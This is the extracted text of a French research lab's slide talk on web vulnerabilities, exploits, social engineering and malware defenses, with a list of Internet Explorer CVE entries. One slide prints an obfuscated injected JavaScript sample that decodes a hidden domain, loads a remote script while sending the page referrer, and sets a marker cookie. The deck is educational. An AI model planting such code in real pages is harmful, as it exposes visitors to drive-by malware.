

Des petits bugs aux virus

Quelques travaux et études au Laboratoire de Haute Sécurité du Loria

Jean-Yves Marion

Advertising networks



Web applications



XSS

User browser

http protocole



Compromised

SQL Injection

Data User

Java/PHP

Server

Many boundaries and possible attacks

Untrusted applications

facebook.





The ingredients of an attack

Vulnerabilities


Exploit

ZDI-14-030	CVE: CVE-2014-0297	Published: 2014-03-20
Microsoft Internet Explorer CTraversalMarkupPointer Use-After-Free Remote Code Execution Vulnerability		
ZDI-14-029	CVE: CVE-2013-0946	Published: 2014-02-13
EMC AlphaStor Library Manager 0x4f Command Remote Code Execution Vulnerability		
ZDI-14-028	CVE: CVE-2014-0281	Published: 2014-02-13
Microsoft Internet Explorer CTreeNode Use-After-Free Remote Code Execution Vulnerability		
ZDI-14-027	CVE: CVE-2014-0289	Published: 2014-02-13
Microsoft Internet Explorer CMarkupPointer Use-After-Free Remote Code Execution Vulnerability		
ZDI-14-026	CVE: CVE-2014-0275	Published: 2014-02-13
Microsoft Internet Explorer CAreaElement Use-After-Free Remote Code Execution Vulnerability		
ZDI-14-025	CVE: CVE-2014-0274	Published: 2014-02-13
Microsoft Internet Explorer CDomRange Use-After-Free Remote Code Execution Vulnerability		


A bug may be exploited in order to take control of a system

- A bug-free system is a good security
- Need of a trusted formalization
 - See CompCert project
 - See formalization in COQ of PHP

0-day



Buffer/Stack overflow



SQL/Code injection

```
<script>function GuclogyuYuvicoqik (PukikejQujxigene) { var CapupJadugute = document.cookie.indexOf(';', PukikejQujxigene); if (CapupJadugute == -1) CapupJadugute = document.cookie.length; return unescape(document.cookie.substring(PukikejQujxigene, CapupJadugute)); } function XerulcRotqoqor (name) { var arg = name + '='; var alen = arg.length; var clen = document.cookie.length; var i = 0; while (i < clen) { var j = i + alen; if (document.cookie.substring(i, j) == arg) return GuclogyuYuvicoqik (j); i = document.cookie.indexOf(' ', i) + 1; if (i == 0) break; } return null; } function VohojubegGoxfokizo (name, value) { var argv = VohojubegGoxfokizo.arguments; var argc = VohojubegGoxfokizo.arguments.length; var expires = (argc > 2) ? argv[2] : null; var path = (argc > 3) ? argv[3] : null; var domain = (argc > 4) ? argv[4] : null; var secure = (argc > 5) ? argv[5] : false; document.cookie = name + '=' + escape (value) + ((expires == null) ? '' : ('; expires=' + expires.toGMTString())) + ((path == null) ? '' : ('; path=' + path)) + ((domain == null) ? '' : ('; domain=' + domain)) + ((secure == true) ? ('; secure') : ''); } if (XerulcRotqoqor('o') == null) { var YicdTomefup = 'LDRHDCMXIiSEAnWGKsXTWLGYOJtFWGIHPZALaCOQVKYMSGLUHPWPJTABOLEINDGREUST-DSLXHXIaGJZPHFGdUMToBUPbZWTeGFZQTAHRI-JLOJQOMVpfEPUKWCVXlQIXRBYOKFaRYTNPOsWOWhVJYTZ.YFBYTCsIECKoWKEQYm'.replace(/[^A-Z]/g, ''); var TozamopubRojux = document.createElement('script'); TozamopubRojux.src = 'http://'+YicdTomefup+'/?counter='+escape(document.referrer)+ '&rnd=' + Math.random() + '&fromsrv=1'; document.getElementsByTagName('head')[0].appendChild(TozamopubRojux); var PahewicXesafemim = new Date (); PahewicXesafemim.setTime(PahewicXesafemim.getTime() + (8*3600*1000)); VohojubegGoxfokizo('o','1',PahewicXesafemim, '/'); }</script></body>
```

Social engineering

You can't patch stupidity

The screenshot shows a dark-themed website for video sharing. On the left, a white box displays a 'Flash Player upgrade required' message with a download button. To the right, there are sections for sharing personal videos, recording video messages, and publishing mobile videos.

Welcome to Video
Your life in motion.

Share your personal videos.
Upload and tag videos of you and your friends on Facebook. Upload a new video

Record and send video messages.
Use your webcam to record yourself in a video message. Record a video message

Publish videos from your mobile.
Send mobile videos via email or MMS to your personal upload address.



LATEST VIDEO



We are fully invested
in stocks: Jabra



Europe opens higher
on China



2014 will be a 'stellar'
year for IPOs: Pro






Figure 2. Christmas ecard website



Botnet Waledac

Watering hole attack



Installation of Remote Administration Tool



The defenses

Samples and Signatures

High Security lab

- Today
 - 20 000 downloaded binaries
 - 125 000 malicious attacks
- Network traces
 - 8 Go of PCAP data
 - 110 Go of netFlow



- Malware repository
- 6 millions of malware
- Telescope and Honeypots



- Architecture multi-providers



Anti-Malware

- **Detection by syntactic signature**

- Pro : Efficient and easy to implement
- Cons : Signatures are quasi-manually constructed
- Cons : Vulnerable to malware protections

- Integrity checks


- Pro : Too many updates in a modern system



